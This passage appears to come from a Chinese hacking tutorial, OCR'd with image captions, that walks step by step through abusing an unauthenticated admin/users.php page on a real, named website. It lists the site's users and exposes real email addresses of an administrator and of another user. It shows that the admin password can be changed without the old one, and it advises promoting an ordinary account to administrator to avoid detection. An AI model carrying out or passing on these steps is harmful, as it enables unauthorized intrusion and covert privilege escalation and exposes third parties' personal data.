


图2 填写测试站点地址

保存为.HTML格式，用IE打开后的界面如图1所示。

2、查看用户信息

在目标URL栏里填写上需要操作的站点地址，我这里是用网上随便找的一个最新版（V3.07）来测试的，地址是：http://egg.epicdesigns.co.uk/admin/users.php；E_mail随便写点东西就可以了（默认写的是1），如图2所示。

写好地址后点下“提交”就可以了，很快返回如图3所示的页面，正是它的注册用户的列表信息。

3、修改管理员资料

在上面返回的用户列表中，我们可以看到有一个用户Egg是管理员（Admin）；我们还可以得到他的电子邮件是tenfourzero@hotmail.com(这个在登录时需要)；鼠标指向后面的编辑图标时可以在IE的状态栏看到地址为http://egg.epicdesigns.co.uk/admin/users.php?edit=5，这个5就是Egg对应的id，我们可以根据这个来修改管理员资料。

在我们的利用程序中填写目标URL为http://egg.epicdesigns.co.uk/admin/users.php?edit=5，如图4所示，点“提交”返回如图5所示的编辑管理员资料的界面。




图3 返回用户列表信息




图4 填写修改管理员资料的URL




图5 返回编辑管理员资料的界面




图6 编辑用户界面




图7 返回修改成功信息




图8 用提升权限的用户登录后台

注意看，这里不需要提供原密码即可修改新密码，我们就可以改了管理员的密码来登录后台了。

4、提升权限

上面我们说到可以修改管理员密码来登录后台，但这样做就破坏了原来的管理员密码，使得管理员下次自己都登录不了，自然会发现自己被人侵啦！况且这样做也违反了黑客守则中不修改原系统中资料的原则，所以我们一般不采用。

换个思路，我们可以编辑一个普通用户，把他提升为管理员就可以了。这个用户你可以自己注册，再按照前面的方法查看用户列表得到id值；当然你也可以提升原来存在的一个用户，比如这里我看到一个用户信息如下：

user Benji tug2000@hotmail.com

查得id是8，所以我们在利用程序的目标URL中填写地址为：http://egg.epicdesigns.co.uk/admin/users.php?edit=8，按下提交后返回如图6所示的界面。




图9 返回添加管理员的界面

